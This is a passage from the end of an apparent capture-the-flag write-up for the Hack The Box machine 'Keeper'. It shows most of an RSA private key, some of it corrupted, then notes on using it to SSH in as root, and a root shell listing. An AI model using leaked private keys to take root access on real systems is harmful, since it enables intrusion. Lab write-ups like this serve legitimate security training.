MO8CC+eggtvMOgv6oZtixjsV7gevizo8RjTbQNsyd/D9RU32UC8RVU1lCk/LvI7p
5y5NJH5z0PmyfI0zFy6m67bIK+csBegnMbNBLQIDAQABAoIBAQCB0dgBvETt8/UF
NdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6joDni1wZdo7hTpJ5Zjdmz
wxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihkmyZTZOV9eq1D6P1uB6A
(SKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputYf7n24kvL0WlBQThsiLkK
cz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzTVkCew1DZuYnYOGQxHYW6
WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivzUXjcCAviPpmSXB19UG8J
lTpgORyhAoGBAPaR+FID78BKtzThkhVqAKB7VCryJaw7Ebx6gIxbw0GFu8vpgoB8
S+PfF5qFd7GVXBQ5wNc7t0LRBJXaxTDsTvVy+X8TEb0KfqrKndHjIBpXs+Iy0t0A
GSqzgADetwlmklvTUBkHxMEr3VAhkY6zCLf+5ishnWtKwY3UVsr+Z4f1AoGBAK28
/Glmp7Kj7RPumHvDatxtkdT2Iaecl6cYhPPS/OzSFdPcoEOwHnPgtuEzspIsMj2j
gZZjHvjcmsbLP4H06PU5xzTxSeYkcol2oE+BNlhBGsR4b9Tw3UqxPLQfVfKMdZMQ
a8QL2CGYHHh0Ra8D6xfNtz3jViwtgTcBCHdBu+lZAoGAcj4NvQpf4kt7+T9ubQeR
RMn/pGpPdC5m0FrWBrJYeuV4rrEBq0Br9Sefix098oT0hfyAUfkzBUhtBHW5mcJT
jzv3R55xPCu2JrH8T4wZirsJ+IstzZrzjipe64hFbFCfDXaqDP7hddM6Fm+HPoPL
FV0IDgHkKxsW9PzmPeWD2KUCgYAt2VTHP/b7drUm8G0/JAf8WdIFYFrrT7DZwOe9
LK3glWR7P5rvofe3XtMERU9XseAkUhTtqgTPafBSi+qbiA4EQRYoC5ET8gRj8HFH
6fJ8gdndhWcFy/aqMnGxmx9kXdrdT5UQ7ItB+lFxHEYTdLZC1uAHrgncqLmT2Wrx
heBgKQKBgFViaJLLoCTqL7QNuwWpnezUT7yGuHbDGkHl3JFYdff0×fKGTA7iaIhs
gun2gwBfWeznoZaNULe6Khg/HFS2zk/Gi6gm3GsfZ0ihOu5+yOc636Bspy82JHd3
BE5xsjTZIzI66HH5sX5L7ie7JhBTIO2csFuwgVihqM4M+u7Ss/SL
    -END RSA PRIVATE KEY-
 -(ztheapt⊛kali)-[~/HTB/Keeper]
 -$
```

Privlaged esculated

chmod then connect through ssh with root and created key

root.txt flag obtained!

```
root@keeper:~# id && hostname
uid=0(root) gid=0(root) groups=0(root)
keeper
root@keeper:~# ls
root.txt RT30000.zip SQL
root@keeper:~# cat root.txt
root@keeper:~#
```



New Milestone after completion of this machine!!!!:

